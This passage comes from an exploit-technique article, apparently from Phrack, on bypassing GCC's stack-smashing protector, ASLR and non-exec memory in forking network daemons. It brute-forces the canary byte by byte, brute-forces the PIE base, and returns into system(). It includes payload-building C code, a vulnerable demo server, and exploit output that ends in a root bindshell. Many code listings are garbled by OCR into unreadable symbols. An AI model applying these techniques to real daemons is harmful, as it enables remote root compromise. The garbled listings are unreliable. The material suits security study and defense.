In this kind of situation, if an attacker can directly (or not) modify a pointer, the canaries of the death may fail!

In fact SSP is much more complicated and advanced than other implementations of the canaries of the death (e.g. StackGuard). Indeed SSP also uses some heuristic to order the local variables on the stack.

For example, imagine the following function:

```
int func(char *arg1, char *arg2) {
    int a;
    int *b;
    char c[10];
    char d[3];

    memcpy(c,arg1,strlen(arg1));
    *b = 5;
    memcpy(d,arg2,strlen(arg2));
    return *b;
}
```

In theory the stack should more or less look like that:

```
(d[..]) (c[..]) (*b) (a) (...) (FP) (IP)
```

But SSP changes the order of the local variables and the stack will instead look like this:

```
(*b) (a) (d[..]) (c[..]) (...) (FP) (IP)
```

Of course SSP always adds the canary. Now the stack looks really bad from the attacker's point of view:

...

| <br>  arg1 |                         |
|------------|-------------------------|
| argr       |                         |
| arg2       | - Argument for function |
|            | Return Address          |
| Ī          | Frame Pointer           |
| Ī          | xxx                     |
| Ī          | Canary                  |
|            | char c[]                |
| Ī          | char d[]                |
| Ī          | int a                   |
| Ī          | int *b                  |
|            | Copy of argl            |
|            | Copy of arg2            |
|            |                         |

SSP always tries to put all buffers close to the canary, while pointers as far from the buffers as it can. The arguments of the function are also copied in a special place on the stack so that the original arguments are never used.

With such a reordering the chances to overwrite some pointers to modify the control flow seem low. It looks like an attacker doesn't have any other option than a mere bruteforce to exploit stack overflow bugs, does he? :)

### The limitations of SSP

Even SSP is not perfect. There are some 'special' cases when SSP can't create a 'safe frame'. Here are some of the known situations:

- \*) SSP does NOT protect each buffer separately. When data on the stack is reordered in a safe way we can still overwrite the buffer by another buffer. If there are many buffers, all of them will be put close to each other. We can imagine the situation when a buffer, which is before another buffer, can overwrite it. If there are data used by the application for the control flow in the overflown buffer, then a door is open and depending on the program it may be possible to exploit this control.
- \*) If we have structures or classes, SSP will NOT reorder the arguments inside of this data area.
- \*) If the function accepts a variable number of arguments (such as \*printf()) then SSP will not know how many arguments to expect. In this situation the compiler will not be able to copy the arguments in a safe location.
- \*) If the program uses the alloc() function or extends the standard C

language on how to create a dynamic array (e.g. char tab[size+5]) SSP will place all this data on top of the frame. People interested in dynamic arrays should read andrewg's phrack paper on the subject [13].

- \*) In most cases, when the application "plays" with virtual functions in C++, it is hard to create a 'secure frame' for detailed information please read reference [2].
- \*\*) Some distributions (like Ubuntu 10.04) have a canary which is masked by value 0x00FFFFFF. The NULL byte will be always there.
- \*\*) StackGuard v2.0.1 always uses the static canary 0x000AFF0D. These bytes weren't chosen randomly. The 0x00 byte is for stopping the copy of strings arguments. The 0x0A byte is the 'new line' and it can stop reading bytes by function like \*gets(). The byte 0xFF and 0x0D ('\r') can sometimes stop copying process too. If you check the value of terminator canary generated by SSP on non system-V you will discover it is almost the same. StackGuard add also the byte '\r' (0x0D) which SSP doesn't.

### ---[ 3.2 - The canary security

Beginning from the gcc version 4.1 stage2 [6], [7] the Stack Smashing Protector is included by default. Gcc developers reimplemented IBM Pro Police Stack Detector. Let's look at its implementation under the loupe. We need to determine:

\*) If the canary is really random

the function \_\_stack\_chk\_fail() takes control.

\*) If the address of the canary can be leaked

The runtime protection

If we look inside a protected function we can find the following code added by SSP to the epilogue:

This code retrieves the local canary value from the stack and compares it with the original one stored in the TLS. If the values are not the same,

The implementation of this function can be found in GNU C Library code in file "debug/stack\_chk\_fail.c"

'6-æ6ÇVFR Ç7FF-òæfà
'6-æ6ÇVFR Ç7FFÆ-"æfà
'-W‡FW&â 6† " ¢¥õöÆ-&5ö &wb GG&-'WFUö†-FFVã°
'-fö-@
•õö GG&-'WFUõò ,†æ÷&WGW&â'•
•õ÷7F 6μö6†μöf -Â ‡fö-B•
-°
' ŏöf÷'F-g•öf -Â ,'7F 6² 6Ö 6†-ær FWFV7FVB""°

- $\overline{D}$ What is important is that this function has the attribute "noreturn". That means (obviously) that it never returns. Let's look deeper and see how. The definition of the function \_\_fortify\_fail() can be found it in file "debug/fortify fail.c" ′6-æ6ÇVFR Ç7FF-òæfà '6-æ6ÇVFR Ç7FFÆ-"æfà -W‡FW&â 6† " ¢¥õöÆ-&5ö &wb GG&-'WFUÖ†-FFVã° −fö-@ •õö GG&-'WFUõò ,†æ÷&WGW&â'• •õöf÷'F-g•öf - †×6r• 6öç7B 6† " |×6s° \_0 ò¢ F†R Æö÷ −2 FFVB öæÇ' Fò ¶VW v62 † 'â ¢ð  $v\dagger$ -ÆR f •  $\tilde{\mathsf{o}} \ddot{\mathbf{e}} - \& 5 \ddot{\mathsf{o}} \ddot{\mathsf{o}} \mathsf{W76} \quad \forall \mathsf{R} \quad f \, "\, \mathring{\mathsf{a}} \quad "\, \dot{\mathsf{c}} \, \dot{\mathsf{c}} \, \mathsf{W2} \quad \dot{\mathsf{c}} \, \dot{\mathsf{c}} \, \dot{\mathsf{c}} \, \mathsf{W2} \quad \mathsf{FW\&\ddot{\mathsf{o}}} - \mathbf{æ} \quad \mathsf{FVE} \mathbf{\tilde{a}} \, "\, \grave{\mathsf{a}} \, "\, \grave{\mathsf{e}} \, \mathsf{W2} \, \mathsf{V} \, \mathsf{W3} \, \mathsf{V} \, \mathsf{W4} \, \mathsf{V} \,$ ×6r õöÆ-&5ö &we³ Ò ó¢ #ÇVæ¶æ÷vãâ""° –Đ -Æ-&5ö†-FFVåöFVb ...õöf÷'F-g•öf -• \_\_\_\_\_\_ So \_\_fortify\_fail() is a wrapper around the function \_\_libc\_message() which in turn calls abort(). There is indeed no way to avoid it. The initialisation Let's have a look at the code of the Run-Time Dynamic Linker in "etc/rtld.c". The canary initialisation is performed by the function security\_init() which is called when the RTLD is loaded (the TLS was init by the init\_tls() function before): \_\_\_\_\_\_ -7F F-2 fö-@ -6V7W&-G•Ö-æ-B ‡fö-B• ' ò¢ 6WB W F†R 7F 62 6†V6¶W"w2 6 æ ''â ¢ð V-çG G%÷B 7F 6μö6†μöwV &B Ò öFÅ÷6WGW ÷7F 6μö6†μöwV &B , "° '6-fFVb D...\$T Eõ4UEõ5D 4µôuT \$@ ' D...\$T Eõ4UEõ5D 4μôuT \$B ‡7F 6μö6†μöwV &B"° '6VÇ6P õ÷7F 6µö6†µöwV &B Ò 7F 6µö6†µöwV &C° '6VæF-` [...] // pointer guard stuff <del>-</del>Đ

The canary value is created by the function \_dl\_setup\_stack\_chk\_guard(). In original implementation published by IBM it was the function \_\_guard\_setup.

Depending on the operating system, the function \_dl\_setup\_stack\_chk\_guard() is either defined in file "sysdeps/unix/sysv/linux/dl-osinfo.h" or in file "sysdeps/generic/dl-osinfo.h"

If we go to the UNIX System V definition of the function we will find:

```
-7F F-2 -æÆ-æR V-çG G%÷B õÖ GG&-'WFUõÒ ,† Çv -5Ö-æÆ-æR'•
•öFÅ÷6WGW ÷7F 6μö6†μöwV &B ‡fö-B•
′ V-çG G%÷B &WC°
'6-fFVb Tä $ÄUõ5D 4´uT $Eõ$ äDôÔ•¤P
  -çB fB Ò õö÷ Vâ ,"öFWb÷W& æFöÒ" õõ$DôäÅ′™°
  -b †fB ãÒ •
      76-|U+B &W6ÆVâ Ò õ+&V B †fBÂ g&WBÂ 6-|Vöb ‡&WB'"°
      õö6Æ÷6R †fB"°
      -b $&W6ÆVâ ÓÒ $76-\U+B' 6-\Vöb $&WB'•
       &WGW&â &WC°
    Ð
'6VæF-
  &WBÒ°
  Vç6-væVB 6† " § Ò ‡Vç6-væVB 6† " ¢' g&WC°
   ·6-|Vöb ‡&WB' Ò %Ò Ò uÆâs°
  &WGW&â &WC°
–Đ
```

If the macro ENABLE\_STACKGUARD\_RANDOMIZE is enabled, the function open the device "/dev/urandom", read sizeof(uintptr\_t) bytes and return them. Otherwise of if this operation is not successful, a terminator canary is generated. First it put the value 0x00 in the variable ret. Next it changes two bytes to the value 0xFF and 0xa. Finally the terminator canary will always be 0x00000aff.

Now if we go to the definition of function \_dl\_setup\_stack\_chk\_guard() for other operating systems we see:

```
'6-æ6ÇVFR Ç7FF-çBæfà
'
-7F F-2 -æÆ-æR V-çG G%÷B õÖ GG&-'WFUõÒ ,† Çv -5Ö-æÆ-æR'•
•öFÅ÷6WGW ÷7F 6μö6†μöwV &B ‡fö-B•
-°
' V-çG G%÷B &WB Ò °
' Vç6-væVB 6† " § Ò ‡Vç6-væVB 6† " ¢' g&WC°
' ·6-|Vöb ‡&WB' Ò Ò Ò #SS°
' ·6-|Vöb ‡&WB' Ò %Ò Ò uÆâs°
' &WGW&â &WC°
-Ð
```

So this function always generates a terminator canary value.

### Conclusion

Either the canary is fully random and unpredictable (assuming /dev/urandom is safe which is a fair assumption) or it's constant and weak (weaker than stackguard) but nontheless troublesome in some kind of situations.


The storage of its value is dependant on the TLS which itself is not at fixed location (and the virtual address is never leaked in the code thanks

to the segment selector trick) which means that it could hardly be leaked.


### ---[ 3.3 - Exploiting canaries remotely

Usually networks daemons create a new thread by calling clone() or a new process by calling fork() to support a new connection. In the case of fork() and depending on the daemon, the child process may or may not call execve() which means that it will be in one the two situations:

### 1. without execve()



### 2. with execve()



Note 1: OpenSSH is a good example of the second example. Note 2: Of course there is also the possibility that the server is using select() instead of accept(). In such case, there is of course no fork().

As stated by the man page:

- \*) the fork() system call creates a duplicate of the calling process which means that father and child share a same canary as this is a per-process-canary and not a per-function-canary mechanism. This is an interesting property as if for each attempt we were able to guess a little of the canary then with a finite number of guesses we would be successful.
- \*) when execve() is called "text, data, bss, and stack of the calling process are overwritten by that of the program loaded." This implies that

the canary is different for each child. As a result, being able to guess a little of the child canary is most likely useless as this will result in a crash and any result wouldn't be applicable to the next child.

Considering 32-bits architecture, the number of possible canaries is up to 2^32 (2^24 on Ubuntu) which is around 4 billions (respectively 16 millions) which is impossible to test remotely while feasible locally in a few hours.

What should one do? Ben Hawkes [9] suggested an interesting method: brute forcing with a byte-by-byte technique which is much more effective. When can we use it? As we have mentioned, the canary does not change while fork()'ing whereas with execve() it does. As a result guessing one byte after an other requires that the fork() is not followed by an execve() call.

Here is the stack of the vulnerable function:

```
| ..P.. | ..P.. | ..P.. | ..C.. | ..C.. | ..C.. | ..C.. |
P - 1 byte of buffer
```

C - 1 byte of canary

First, we overwrite the first byte of canary and we check when the program ends with an error and when does not. It could be done in several ways. Hawkes proposed to estimate the program's answer time: whenever it misses the canary's byte, the program ends immediately. When the canary's byte matches, the program will still run, so its ending time is much longer than in the first case. We do not necessarily have to use that technique. It often happens that after calling the function, the server (daemon) sends us back some responses as the result of an operation. All we need to do is to check whether an expected data is received by the socket. If it is the expected one, it means we've got the correct canary's byte and we can move to the next one.

Because 1 byte can have 256 different values at most, it becomes a relative calculus. Knowing the first byte's value, we have to guess 256 different possibilities for the following bytes which means that the whole cookie could be guessed in 4\*256 = 1024 combinations which is reasonable.

Here is the drawing of the four steps (each being a particular byte guess):

```
First byte:
| ..P.. | ..P.. | ..P.. | ..P.. | ..X.. | ..C.. | ..C.. | ..C.. |

Second byte:
| ..P.. | ..P.. | ..P.. | ..P.. | ..X.. | ..Y.. | ..C.. | ..C.. |

Third byte:
| ..P.. | ..P.. | ..P.. | ..P.. | ..X.. | ..Y.. | ..Z.. | ..C.. |

Fourth byte:
| ..P.. | ..P.. | ..P.. | ..P.. | ..X.. | ..Y.. | ..Z.. | ..A.. |
```

When the attack is finished, we know that the canary's value is XYZA. With this knowledge we are then able to continue the attack of the application. Overwriting data, we put the canary's value in the canary's location. Since the canary is overwritten by its original value, the memory corruption is not detected.

The easiest and simplest way to find the canary's location is nothing else

than testing. If we know that we can overwrite a 100 bytes buffer, we actually send a fake packet with 101 bytes length and we check the answer in the same way as we did while discussing theory of breaking the canary's value. If the program does NOT crash, it means that we have overwritten something else than the canary with high probability (we could also have overwritten the first byte of the canary with the correct value). Continuing to increase the amount of overwritten bytes, the program will finally stop running so we will know where the canary's value begins.

### Mitigation

When will this technique not work? Every time we can't fully control the overwritten bytes. For example you may not be able to control the last character of your buffer or you may be have to deal with filtering (if NULL bytes are prohibited then it's over).

A good example of such a situation is the latest pre-auth ProFTPd bug (CVE-2010-3867) discovered by TJ Saunders. The bug lies in the parsing of TELNET\_IAC chars because of miscalculated end of reading loop. Let's look at this bug closer.

The problem lies in the function pr\_netio\_telnet\_gets() from the file "src/netio.c":

```
-----
-6† " § %öæWF-õ÷FVÆæWEövWG2†6† " |'Vb 6-|U÷B 'VfÆVâÀ
' %öæWF-ō÷7G&V Õ÷B |-åöç7G&ÒÂ %öæWF-ō÷7G&V Õ÷B |÷WEöç7G&Ò' °
' 6† " | ' Ò 'Vc°
'ââà
 [L1] while (buflen) {
     F÷&V B Ò %öæWF-õ÷&V B†-åöç7G&ÒÂ 'VbÓæ'VbÀ
     †'VfÆVâ Â 'Vbóæ'VfÆVâ ò 'VfÆVâ ¢ 'Vbóæ'VfÆVâ'Â "°
        while (buflen && toread > 0 && *pbuf->current != '\n'
 [L2]
        && toread--) {
         -b †† æFÆUÖ- 2 ÓÒ E%TR′ °
           7v−F6, ‡FVÆæWEöÖöFR′°
            6 6R DTÄäUEô" 3
             7v-F6, †7 ′°
 . . .
  . . .
              FVf VÇC
                 '¦' <sup>22</sup> Ò DTÄäUEô" 3°
 [L3]
                    buflen--;
                  FVÆæWEÖÖÖFR Ò °
                  '&V 30
```

–Đ

The loop [L2] reads and parses the bytes. Each time it decrements buflen [L4]. A problem exists when TELNET\_IAC character comes (0xFF). When this character occurs in the parsing buflen is decremented [L3]. As a result in this situation, buflen is decremented by 2 which is perfect to bypass an inappropriate check in [L1]. Indeed, when buflen == 1 if the parsed character is TELNET\_IAC then buflen = 1 - 2 = -1. As a result, the "while (buflen && " condition of [L1] holds and the copy continues (until an '\n' is found).

The function pr\_netio\_telnet\_gets() is called by function pr\_cmd\_read() from file "src/main.c":

```
--çB %ö6ÖE÷&V B†6ÖE÷&V2 ¢§&W2' °
' 7F F-2 Æöær 6ÖEÖ'Vg7¢ Ò Ó °
' 6† " 'Veμ %ôDTd TÅEô4ÔEô%Te5¢³ Ò Ò ²uà wó°
'ââà
' v†-ÆR ...E%TR' °
'ââà
' -b ‡ %öæWF-ő÷FVÆæWEövWG2†'Vb 6-|Vöb†'Vb'Ó Â 6W76-öâæ2Óæ-ç7G&ÒÀ' 6W76-öâæ2Óæ÷WG7G&Ò' ÓÒ åTÄÂ' °
'ââà
' Đ 'ââà
' Δ ' & WGW&â °
--D
```

In this case the argument for the vulnerable function is a local buffer on the stack. So this is a classical stack buffer overflow bug. In theory all conditions are met to bypass pro-police canary using the byte-by-byte technique. But if we look closer to the vulnerable function we see this code:

```
' |' Ò uà sº
```

... which break the idea of using a byte-by-byte attack. Why? Because we

can never control the last overflowed byte which is always  $0 \times 00$ , only the penultimate.

Additionally, the 'byte-by-byte' method requires that all children have a same canary. This is not possible if the children are calling execve() as explained earlier. In such a situation, a bruteforce attack is quite unlikely to succeed. Of course we could try to guess 3 bytes each time if we had a lot of time... but it would means a one shot attack afterward since multiplying the complexity of both attempts would require too much time.

Finally, grsecurity provides an interesting security feature to prevent this kind of exploitation. Considering the fact that the bruteforce will necessarily result in the crash of children, then a child dying with SIGILL (such as if PaX killed it for example) is highly suspicious. As a result, while in do\_coredump() the kernel set a flag in the parent process using the gr\_handle\_brute\_attach() function. The next forking attempt of the parent will then be delayed. Indeed in do\_fork() the task is set in the TASK\_UNINTERRUPTIBLE state and put to sleep for (at least) 30s.

```
+void gr_handle_brute_attach(struct task_struct *p)
+#ifdef CONFIG_GRKERNSEC_BRUTE
+-&V EÖÆÖ62,gF 6¶Æ-7EÖÆÖ62"°
+-&V EÖÆÖ62, fw'6V5ÖW†V5Öf-ÆUÖÆÖ62"°
+--b \ddagger Óç \div G" bb Óç \div G"ÓæW\daggerV5öf-ÆR ÓÒ ÓæW\daggerV5öf-ÆR•
+^{m}p->p_{ptr}->brute = 1;
+-&V E÷VæÆö6², fw'6V5öW†V5öf-ÆUöÆö6²"°
+-&V E÷VæÆÖ6²,gF 6¶Æ-7EÖÆÖ6²"°
+#endif
+-&WGW&ã°
+}
+void gr_handle_brute_check(void)
+#ifdef CONFIG_GRKERNSEC_BRUTE
+--b †7W'&VçBÓæ''WFR' °
+™set_current_state(TASK_UNINTERRUPTIBLE);
+™schedule_timeout(30 * HZ);
+#endif
+-&WGW&ã°
+}
```

While this mechanism has its limit (SIGILL is the only signal to trigger the delay), it proves itself effective to slow down an attacker.

### --[ 4 - A few words about the other protections

When the daemon is forking without calling execve() we can bypass SSP because we can discover the "random" value of the canary, but we still have to deal with non-exec memory and ASLR.

# Executable Space Protection

The 10th of August 1997 Solar Designer's post in bugtraq mailing list introduced the ret-into-libc attack which allows to bypass non-exec memory

restriction [11]. The technique was later enhanced by nergal in his phrack paper [10] in which he introduced many new and now well known concepts still in use nowadays such as:

- \*) Chaining. The consecutive call of several functions. [10] describes the necessary stack layout to perform such a thing on x86. The concept was later extended to other architectures and "gadgets" (ROP) were introduced.
- \*) The use of mprotect() which was introduced as a counter measure against PaX and still effective on some systems (though not on PaX itself).
- \*) dl-resolve() which allows to call functions of the shared library even when they don't have an entry in the PLT.

Ok - so we know the technique that we should use to bypass non-executable memory but we still have a few problems. We don't know the address of the function that should be called (typically a system()-like) and the address of the argument(s) for this function.

At that point as an attacker you may have three solutions:

- \*) You can try to bruteforce. Obviously and as stated many times, you should only bruteforce the strict necessary which is usually an offset from which you can deduce the missing addresses. Interesting information though a bit outdated on how you could perform this are given in [12].
- \*) You find some way to perform an info leak. Depending on the situation this can be tricky (though not always) especially on modern systems where daemons are often compiled as PIE binaries. For example on recent Ubuntu, by default most daemons are PIE binaries. As a result, it's no more possible to use fixed address in the code/data segment of the program.
- \*) You can exploit the memory layout to find some clever way to reduce the amount of parameters to guess. Depending on the context, a deep study of the program may be necessary.

The important thing to remember is that there is no generic technique, a clever bug exploitation is highly dependant of the context induced by the program itself. This is especially true with modern memory protections.

ASLR: Taking advantage of fork()

As explained earlier the address space of the child process is a copy of its parent. However this is no longer the case if the child performs an execve() as the process is then completely reloaded and the address space is then totally unpredictable because of the ASLR.

From a mathematical point of view, guessing an address is a:

- sampling without replacement (in fork() only situations)
- sampling with replacement (in fork() followed by execve() situation)

In the case of PIE network daemons, you have at least two distincts sources of entropy:

- \*) the cookie: 24 bits or 32 bits on 32 bit OS
- \*) the ASLR: 16 bits for mmap() randomization with PaX (in PAGEEXEC

(Last claim is proved by the following patch extract)

Note: ET\_DYN object randomization is performed using the delta\_mmap offset. We will see in chapter 5 that we need to guess this parameter.

Now the main idea is that without execve() the expected number of trials to perform the attack is the sum of the number of attempts required to guess the canary and the memory layout. With execve() it's their product.

### Example:

Exploiting the proftpd bug on an Ubuntu 10.04 + PaX with:

- no byte-by-byte
- no execve()
- cookie has a null byte
- binary is compiled as PIE

It should require an average of  $2^24 + 2^16$  attempts (if binary is PIE). From a complexity point of view, we could say that guessing both values is as hard as guessing the cookie.

Note: Last minute update. It seems that proftpd is not compiled as PIE in common distributions/Unix (according to many exploits targets).

### ---[ 5. Hacking the PoC

As a proof of these scribbles let's study and exploit an example of a vulnerable server (complete code is in appendix). A trivial stack overflow was emulated in the following function:

```
#ifdef ___DEBUG
       stack_dump("AFTER", buf);
                                                         [L4]
#endif
       write(fd, "\nDONE\nReturn to the main loop\n", 30);
                                                        [L5]
       return 1;
   }
   else if ( (strncmp(args, "quit", 4)) == 0) {
       write(fd, "Exiting...\n",11);
       return 0;
   else {
       write(fd, "help:\n",6);
       write(fd, " [*] vuln <args>\n",17);
       write(fd,"[*]help\n",10);
       write(fd, " [*] quit\n", 10);
       return 1;
}
                _____
```

Let's analyze a bit this function:

- \*) The bug is triggered when an attacker supplies a "vuln XXXXX" with a large enough "XXXXX" (> 100 bytes). [L1, L3]
- \*) The attacker is fully able to control his payload without restrictions (no payload filtering, no overflow restriction)
- \*) When the overflow takes place, we possibly overwrite some local variables which may induce a bug in [L5] and possibly crash the program.

Note: Because of the fork(), debugging can be tedious. As a result I added a function to leak the stack layout in a file both before and after the overflow.

The program was compiled with -fstack-protector-all and -fpie -pie which means that we will have to exploit the program with:

- \*) Non exec + full ASLR (code and data segments are also randomized)
- \*) Stack canary
- \*) Ascii armored protection

Depending on the Unix target, some of these protections may or may not be effective. However we will assume that they are all activated.

```
Taking advantage of fork()
```

The first process of the exploitation is obviously to guess the stack cookie. As said earlier, fork() will grant us children with the same address space. As a result we will be able to guess the cookie with the technique described in 3.3 which allows us to arbitrary overwrite anything (including of course the saved EIP).

In a second time, we need to find an address in which returning. One of the best solution is to return into a function of the .text which would generate some network activity. However the server is a PIE binary thus an ET\_DYN ELF object. As a result, the address of this function has to be

guessed.

Now assuming that we have the original binary (fair assumption), the offset of the function is known which means that we only need to bruteforce the load address of the ELF object. Since such an address is aligned on PAGE\_SIZE basis, on a 32bits architecture the 12 less significant bits are all 0.

For example consider the following code:

Additionally if Ascii Armour protection is used, the most significant byte of the address will be 0x00 (something which does not happen under PaX).

The conclusion is that the amount to bruteforce is so small that it can be done in a couple of seconds/minutes through the network.

```
Studying the stack layout
```

Thanks to our debugging function, it's easy to see the stack layout when the crash occurs. Here is the layout on an Ubuntu 10.04 before the overflow:

We can thus see that:

- \*) The cookie (0x8c261700) is at 0xbfa386ac.
- \*) The return address is 0x005cbec1
- \*) The argument of vuln\_func() are (0xbfa386f4, 0x4 and 0x5f)

There is a really nice way to take advantage of this situation. If we chose to return into the 'call vuln\_func()' instruction then the arguments will be reused and the function replayed which will generate the needed network flow to detect the right value of the base address. Here is the C code building our payload:

```
addr_callvuln = P_REL_CALLVULN + (base_addr << 12);

*(buf_addr++) = canary;

*(buf_addr++) = addr_callvuln; // <-- dummy

*(buf_addr++) = addr_callvuln; // <-- dummy

*(buf_addr++) = addr_callvuln; // <-- dummy

*(buf_addr++) = addr_callvuln; // <-- ret-into-callvuln!</pre>
```

Note: Overwriting the next 4 bytes (args) with addr\_callvuln is also possible. Depending on the situation (whether you have the binary or not), it can be an option to help with the bruteforce.

```
Returning-into-system
```

Now the idea is to get the shell. Since we know the load address, the only thing that needs to be done is to call a function which will give us a shell. Again this is very specific to the daemon that you need/want to exploit but in this case, I exploited the use of system(). Indeed in the code you can find:

One may object that there is also the system parameter to find but "args" is on the stack and pointing to a user controlled buffer which means that we can do a return-into-callsystem(args).

Note: In this case we were lucky (it was not done on purpose!) but the following situation could also have occurred:

```
int vuln_func(int fd, char *args, int ile);
```

In this case, the layout would be...

```
[ .... ]
[ old_ebp ]
[ old_eip ]
[ fd ]
[ args ]
[ ile ]
[ .... ]
```

This would make no difference as we could use a return-into-ret and overwrite fd with callsystem. An other solution would be to deduce the address of the system() entry in the PLT and to call it as its first argument would be "args" (classical return-into-func).

Note: It may happen in real life situation that you have no stack address at disposal. Thus there are 2 solutions:

- \*) You bruteforce this address. It's lame. But sometimes you have no other options (like when the overflow is limited which restricts your ability to performed chained return-into-\*.
- \*) You create a new stack frame somewhere in the .data section. Knowing the loading address of the ELF object, it's easy to locate the .data section. You would thus be able to create a whole fake stack frame using a chained return-into-read(fd, &newstack\_in\_data, len) and then finally switch the stack using a leave-ret sequence. Fun and 100% cool.

It that all? Not quite. We need to be sure that we will be able to reach the 'ret' before crashing. Let's have a look at the epilogue of the function:

```
objdump --no-show-raw-insn -Mintel -d ./s
```

```
fb1:
             call 8f8 <memcpy@plt>
 fb6:
             lea
                      eax, [ebp-0x70]
                                                       ; the overflow occurred
 fb9:
                      DWORD PTR [esp+0x4],eax
             mov
 fbd:
            lea
                      eax,[ebx-0x1bdf]
 fc3:
                     DWORD PTR [esp],eax
            mov
 fc6:
           call 10ca <stack_dump>
         mov DWORD PTR [esp+0x8],0x1e lea eax,[ebx-0x1bd8] mov DWORD PTR [esp+0x4],eax mov eax,DWORD PTR [ebp+0xc] mov DWORD PTR [esp],eax call 878 <write@plt> mov eax,0x1 jmp 10b0 cm-3 7
 fcb:
 fd3:
 fd9:
 fdd:
                                                      ; we control the fd
 fe0:
fe3:
fe8:
fed:
                      10b0 <vuln_func+0x1b1>
             jmp
[...]
10b0:
                      edx, DWORD PTR [ebp-0xc]
            mov
10b3:
            xor
                      edx, DWORD PTR gs:0x14
10ba:
                      10c1 <vuln_func+0x1c2>
            je
10bc:
            call
                      1280 <__stack_chk_fail_local>
10c1:
             add
                      esp,0x94
10c7:
                                                        ; interesting
             pop
                      ebx
10c8:
             pop
                      ebp
10c9:
             ret
```

The deadlisting is quite straightforward. The only local variable that is trashed is the fd used by write(). Does it matter? No. In the worst case, the write() will return an EBADF error.

What about the ebx register? Well as a matter of fact, it is important to restore its value since it's a PIE. Indeed ebx is used as a global address:

It's no big deal since the address of the .got.plt section is exactly: load\_addr + the memory offset (cf. readelf -S). Here is the final stack frame:

## When there is no system()

The previous situation was a bit optimistic. Indeed when system() is not used in the program, there is obviously no "call system" instruction (and no corresponding PLT entry either). But it's no big deal a return-into-write-like() function is always possible as illustrated below:

```
*(buf_addr++) = 0x00000004;
```

```
*(buf_addr++) = (P_REL_GOT + (base_addr << 12));
    *(buf_addr++) = 0x41414141;
    *(buf_addr++) = write_addr; // retun into call_write(fd, buf, count)
    *(buf_addr++) = 0x00000004; // fd
    *(buf_addr++) = some_addr;
                                // buf
    *(buf_addr++) = 0x00000005; // count
With such a primitive it's easy to info leak anything needed. This could
allow you to perform a return-into-dl-resolve() as illustrated in [10]. The
implementation of this technique with the PoC exploit is left as an
exercise for the reader.
Final algorithm
-----
So in the end the final algorithm is:
1) Looking for the distance needed to reach the canary of the death
2) Finding the value of this canary using a 'byte-by-byte' brute force
  method
3) Using the value of this canary to legitimate overflows, we should start
   finding the code segment by returning in a function leaking information.
4) Deducing everything needed using the load address
5) Build a new chained return-into-* attack and get the shell!
And it should give you something like that:
[root@pi3-test phrack]# gcc s.c -o s -fpie -pie -fstack-protector-all
[root@pi3-test phrack]# ./s
start
Launched into background (pid: 32145)
[root@pi3-test phrack]#
. . .
child 32106 terminated
sh: vuln: nie znaleziono polecenia
[pi3@pi3-test phrack]$ gcc moj.c -o moj
[pi3@pi3-test phrack]$ ./moj -v 127.0.0.1
        ...:: -=[ Bypassing pro-police PoC for server by Adam 'pi3
(pi3ki31ny) ' Zabrocki ]=- :::...
        [+] Trying to find the position of the canary...
        [+] Found the canary! => offset = 101 (+11)
        [+] Trying to find the canary...
        [+] Found byte! => 0x8e
        [+] Found byte! => 0x17
        [+] Found byte! => 0xa4
        [+] Found byte! => 0xd7
        [+] Overwriting frame pointer (EBP?)...
        [+] Overwriting instruction pointer (EIP?)...
        [+] Starting bruteforce...
        [+] Success! :) (0x110eee0a)
```

-> @call\_write = 0x110eed6c
-> @call\_system = 0x110eeb9b

[+] Trying ret-into-system...

```
[+] Connecting to bindshell...
pi3 was here :-)
Executing shell...
uid=0(root) gid=0(root)
grupy=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
Linux pi3-test 2.6.32.13-grsec #1 SMP Thu May 13 17:07:21 CEST 2010 i686
i686 i386 GNU/Linuxexit;
The demo exploit can be found in the appendix. It was tested on many
systems including:
    *) Linux (Fedora 10, Fedora 11, Fedora 12)
    *) Linux with PaX patch (2.6.32.13-grsec)
    *) OpenBSD (4.4, 4.5, 4.6)
    *) FreeBSD (7.x)
---[ 6 - Conclusion
Due to modern protections, classical methods of exploitation may or may not
be sufficient to exploit remote stack overflows. We saw that in the context
of fork()-only daemons a few conditions were sometimes sufficient for that
purpose.
At this moment I want to send some greetings... I know it is lame and
unprofessional ;)
 -> Ewa - moja kochana dziewczyna ;)
 -> Akos Frohner, Tomasz Janiczek, Romain Wartel - you are good friends ;)
 -> snoop, phunk, thorkill, Piotr Bania, Gynvael Coldwind, andrewg, and
    #plhack@IRCNET
"... opetani samotnoscia..."
Best regards Adam Zabrocki. - "Ja tylko sprzatam..."
---[ 7 - References
 [1] http://phrack.org/issues.html?issue=56&id=5#article
 [2] The Shellcoder's Handbook - Chris Anley, John Heasman,
     Felix "FX" Linder, Gerardo Richarte
 [4] http://marc.info?m=97288542204811
 [5] http://pax.grsecurity.net
 [6] http://www.trl.ibm.com/projects/security/ssp/
 [7] http://gcc.gnu.org/gcc-4.1/changes.html
 [8] http://xorl.wordpress.com/2010/10/14/linux-glibc-stack-canary-values/
 [9] http://sota.gen.nz/hawkes_openbsd.pdf
[10] http://www.phrack.org/issues.html?issue=58&id=4
[11] http://seclists.org/bugtraq/1997/Aug/63
[12] http://phrack.org/issues.html?issue=59&id=9#article
[13] http://www.phrack.org/issues.html?issue=63&id=14
---[ 8 - Appendix - PoC
```

---[ 8.1 - The server (s.c)

```
----- CUT ------
* This is simple server which is vulnerable to stack overflow attack.
^{\star} It was written for demonstration of the remote stack overflow attack in
* modern *NIX systems - bypass everything - ASLR, AAAS, ESP, SSP
* (ProPolice).
* Best regards,
* Adam Zabrocki
 * pi3 (pi3ki31ny) - pi3 (at) itsec pl
* http://pi3.com.pl
* /
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <errno.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <signal.h>
#include <sys/wait.h>
#include <unistd.h>
#define PORT 666
#define PIDFILE "/var/run/vuln_server.pid"
#define err_sys(a) {printf("%s[%s]\n",a,strerror(errno));exit(-1);}
#define SA struct sockaddr
#define SRV_BANNER "Some server launched by root user\n"
int vuln_func(char *, int, int);
void stack_dump(char *, char *);
void sig_chld(int);
int main(void)
{
